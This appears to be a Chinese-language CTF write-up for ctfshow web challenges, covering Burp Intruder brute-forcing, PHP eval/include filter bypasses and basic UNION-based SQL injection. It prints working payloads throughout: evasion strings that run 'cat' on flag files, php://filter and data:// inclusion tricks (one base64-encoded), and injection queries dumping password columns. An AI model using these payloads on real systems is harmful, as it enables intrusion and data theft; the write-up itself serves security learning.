



web27

存在录取名单，提供了姓名和身份证号，所以通过学籍查询对身份证号进行爆破

爆破月份和日子的时候，burp把01传参成1.。。。。。。。。。。自己又写了两个月份和日期的字典

或者直接用dates格式的payload







得到身份证号

登录即可


web28

看URL应该是要爆破路径




1 2 3 4 ...
Target Positions Payloads Options
Payload Positions
Start attack
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.
Attack type: Cluster bomb
GET /0/1/ HTTP/1.1
Host: 507e87dc-1e64-49c3-864b-626e7d95b0cf.challenge.ctf.show:8080
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.90 Safari/537.36 Edg/89.0.774.57
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://507e87dc-1e64-49c3-864b-626e7d95b0cf.challenge.ctf.show:8080/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie: __cfduid=d204a2abb81469a82726eeb09276f28c61616059232
Connection: close
Add §
Clear §
Auto §
Refresh
Type a search term
0 matches
Clear
2 payload positions
Length: 703

得到flag


Intruder attack 7
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items
Request Payload1 Payload2 Status Error Timeout Length Comment
2093 72 20 200 228
101 100 0 302 208
202 100 1 302 208
303 100 2 302 208
404 100 3 302 208
505 100 4 302 208
606 100 5 302 208
707 100 6 302 208
808 100 7 302 208
Request Response
Raw Headers Hex Render
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Date: Sat, 27 Mar 2021 09:03:24 GMT
Server: nginx/1.16.1
X-Powered-By: PHP/7.3.11
Content-Length: 45
Connection: close
ctfshow{b713349d-f61a-4424-b28f-1dc3df122d1f}

命令执行

web29

代码

```php
error_reporting(0);
if(isset($_GET['c'])){
    $c = $_GET['c'];
    if(!preg_match("/flag/i", $c)){
        eval($c);
    }

}else{
    highlight_file(__FILE__);
}
```

传入的参数里不能含有flag，可以在中间分开

```
c=system('cat fla\g.php');
```

web30

```php
error_reporting(0);
if(isset($_GET['c'])){
    $c = $_GET['c'];
    if(!preg_match("/flag|system|php/i", $c)){
        eval($c);
    }

}else{
    highlight_file(__FILE__);
}
```

把system和php也过滤掉了,我们可以用echo搭配反引号来绕过过滤

```
?c=echo%20`cat%20f\lag.p\hp*`;
```

web31

```php
error_reporting(0);
if(isset($_GET['c'])){
    $c = $_GET['c'];
    if(!preg_match("/flag|system|php|cat|sort|shell|\.| |\'/i", $c)){
        eval($c);
    }

}else{
    highlight_file(__FILE__);
}
```

过了过滤，关键是过滤了空格和cat
在linux中与cat有类似功能的有如下字符

```
cat、tac、more、less、head、tail、nl、sed、sort、uniq、rev
```

空格则可以用如下字符代替

```
%09(tab)、$IFS$9、 ${IFS}、$IFS%09(tab)、< 、<>、%20(space)
注意$的转义
```

所以我们可以构造

```
?c=echo`tac%09f*`;
```

web32

```
error_reporting(0);
if(isset($_GET['c'])){
    $c = $_GET['c'];
    if(!preg_match("/flag|system|php|cat|sort|shell|\.| |\'|\`|echo|\;|\(/i", $c)){
        eval($c);
    }

}else{
    highlight_file(__FILE__);
}
```

过滤好多。。。试了半天，想的都是绕过空格

```
c=echo%09"$(tac%09fl*)"
```

然后全部木大
最后看了wp，用include包含出来

```
?c=include$_GET["url"]?>&url=php://filter/read=convert.base64-encode/resource=flag.php
```

学到了。。。。
这是分界线□

---

web33

```php
error_reporting(0);
if(isset($_GET['c'])){
    $c = $_GET['c'];
    if(!preg_match("/flag|system|php|cat|sort|shell|\.| |\'|\`|echo|\;|\(|\"/i", $c)){
        eval($c);
    }

}else{
    highlight_file(__FILE__);
}
```

多过滤了双引号，用之前的payload，去掉双引号就行了

```
?c=include$_GET[url]?>&url=php://filter/read=convert.base64-encode/resource=flag.php
```

web34

多过滤了冒号。。但是不影响，直接用之前的payload

```php
error_reporting(0);
if(isset($_GET['c'])){
    $c = $_GET['c'];
    if(!preg_match("/flag|system|php|cat|sort|shell|\.| |\'|\`|echo|\;|\(|\:|\"/i", $c)){
        eval($c);
    }

}else{
    highlight_file(__FILE__);
}
```

web35

把<和=也过滤掉了

```php
error_reporting(0);
if(isset($_GET['c'])){
    $c = $_GET['c'];
    if(!preg_match("/flag|system|php|cat|sort|shell|\.| |\'|\`|echo|\;|\(|\:|\"|\<|\=/i", $c)){
        eval($c);
    }

}else{
    highlight_file(__FILE__);
}
```

但是也没影响。。我们没有=和<。。。。
所以payload不变

web36

。。。多过滤了数字和/ 但是也用不到啊
还是原来的payload

web37

吃饭吃饭

吃完回来。。。

```php
error_reporting(0);
if(isset($_GET['c'])){
    $c = $_GET['c'];
    if(!preg_match("/flag/i", $c)){
        include($c);
        echo $flag;

    }

}else{
    highlight_file(__FILE__);
}
```

flag提示在flag.php，过滤掉了flag
但是是使用了include来包含文件
使用委协议读取,因为data后面的输入会被当作PHP代码来执行，所以不能使用shell

```
?c=data://text/plain,<?php system('cat f*');?>
```

还有一种解法是写入一句话木马用蚁剑连接拿flag，我们之后在实现

web38

```php
error_reporting(0);
if(isset($_GET['c'])){
    $c = $_GET['c'];
    if(!preg_match("/flag|php|file/i", $c)){
        include($c);
        echo $flag;

    }

}else{
    highlight_file(__FILE__);
}
```

相比上一道多过滤掉了php和file
用data协议base64绕过即可

```
?c=data://text/plain;base64,PD9waHAgc3lzdGVtKCdjYXQgZionKTs/Pg==
```

web39

用之前的payload即可

```
?c=data://text/plain,<?php system('cat f*');?>
```

因为我们已经闭合了php代码，所以后面的.php会被解析成html页面输出出来

web40

sql注入

web171

最基本的SQL注入，没有任何过滤
这里给出详细步骤，之后只给出查数据库的语句

```
1' order by 3 --+
1' union select 1,2,database() --+
1' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema = database() --+
1' union select 1,2,group_concat(column_name) from information_schema.columns where table_name = 'ctfshow_user'
--+
1' union select 1,2,group_concat(password) from  ctfshow_user --+
```

web172

没过滤，直接查

```
1' union select 1,group_concat(password) from  ctfshow_user2 --+
```

web173

```
1' union select 1,2,group_concat(password) from  ctfshow_user3 --+
```

web174